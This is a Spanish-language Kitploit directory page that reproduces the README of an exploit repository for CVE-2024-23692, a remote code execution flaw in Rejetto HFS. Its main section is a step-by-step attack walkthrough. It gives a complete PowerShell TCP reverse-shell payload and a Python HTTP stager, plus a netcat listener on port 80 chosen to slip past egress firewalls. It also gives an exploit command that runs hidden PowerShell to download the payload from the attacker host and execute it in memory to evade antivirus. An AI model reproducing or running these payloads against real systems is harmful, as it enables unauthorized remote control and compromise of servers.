
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-23692 — Automatiza la explotación de CVE-2024-23692 contra Rejetto HFS sin parchear mediante un reverse shell de PowerShell en memoria, alojamiento de payloads por HTTP y evasión de escritura en disco de AV/EDR para compromisos autorizados de red team. | Kitploit
Herramientas/GitHubGitHub/sandimfz/cve-2024-23692
Generación de PayloadsExplotaciónExplotación de Aplicaciones WebComando y ControlRed Teaming
GitHubsandimfz/cve-2024-23692

CVE-2024-23692

Automatiza la explotación de CVE-2024-23692 contra Rejetto HFS sin parchear mediante un reverse shell de PowerShell en memoria, alojamiento de payloads por HTTP y evasión de escritura en disco de AV/EDR para compromisos autorizados de red team.

Ver Repositorio
37hace 2 mesesAún no revisado
Compartir

CVE-2024-23692 - Ejecución Remota de Código (RCE) en Rejetto HFS

Una documentación táctica y guía de explotación para CVE-2024-23692, una vulnerabilidad crítica de Ejecución Remota de Código (RCE) no autenticada que afecta a las versiones de Rejetto HTTP File Server (HFS) anteriores a la 2.3m. Esta guía aprovecha una técnica de In-Memory Reverse Shell (Solo RAM) para evadir con éxito las detecciones de escritura en disco de Antivirus/EDR basadas en firmas.

Descargo de responsabilidad: Este repositorio y su contenido están destinados estrictamente a evaluaciones de seguridad autorizadas, compromisos de pruebas de penetración, simulaciones de bug bounty y auditorías forenses defensivas. La utilización no autorizada contra entornos de terceros es estrictamente ilegal.


Créditos y Referencias

La plantilla de verificación de automatización implementada en este flujo de trabajo de prueba de concepto se basa en el repositorio público desarrollado por:

  • Fuente del Script de Explotación: VeryLazyTech - CVE-2024-23692

Flujo de Trabajo de Explotación (In-Memory Reverse Shell)

Este método incorpora un modelo de despliegue de stager HTTP para entregar dinámicamente una cadena de payload basada en texto al entorno objetivo, invocando la ejecución en vivo directamente desde la memoria volátil del sistema (RAM).

Paso 1: Preparar el Script del Payload

En tu servidor local C2/atacante, crea un archivo de texto estático llamado index.html y rellénalo con el siguiente código principal de bucle de Socket TCP de PowerShell:

\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()

Paso 2: Levantar el Servidor Web Ligero

Abre una instancia de terminal dentro de la carpeta de preparación designada que contenga tu archivo de plantilla de payload, luego lanza un listener HTTP instantáneo de Python en un puerto alternativo (por ejemplo, 8080):

python3 -m http.server 8080

Paso 3: Inicializar el Listener de Red

Abre una segunda sesión de terminal independiente para alojar la llamada de retorno persistente entrante. Se recomienda encarecidamente aprovechar el puerto 80 (o 443) para eludir fácilmente las medidas de protección perimetral de salida (Filtrado de Firewall de Egress):


sudo nc -lvnp 80

Paso 4: Activar el Exploit RCE

Dispara el motor de validación automatizado apuntando a tu infraestructura de despliegue. La llamada objetivo engancha el análisis de comandos a través de un envoltorio de ejecución CMD localizado para mantener una estabilidad óptima de la cadena sin perder los flags de parámetros:

./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""

Screenshot

Remediación y Mitigación

Para eliminar por completo los compromisos y remediar entornos operativos vulnerables:

  1. Detén y termina instantáneamente cualquier proceso de despliegue de Rejetto HFS en ejecución en todo el árbol del sistema:
    Get-Process -Name *hfs* | Stop-Process -Force
    
  2. Purga los archivos residuales de basura o payloads binarios no autenticados que residan dentro de áreas de escritura públicas:
    Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue

    
  3. Actualiza los activos de despliegue a la versión estable parcheada o migra la infraestructura de integración a plataformas alternativas modernas y seguras.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





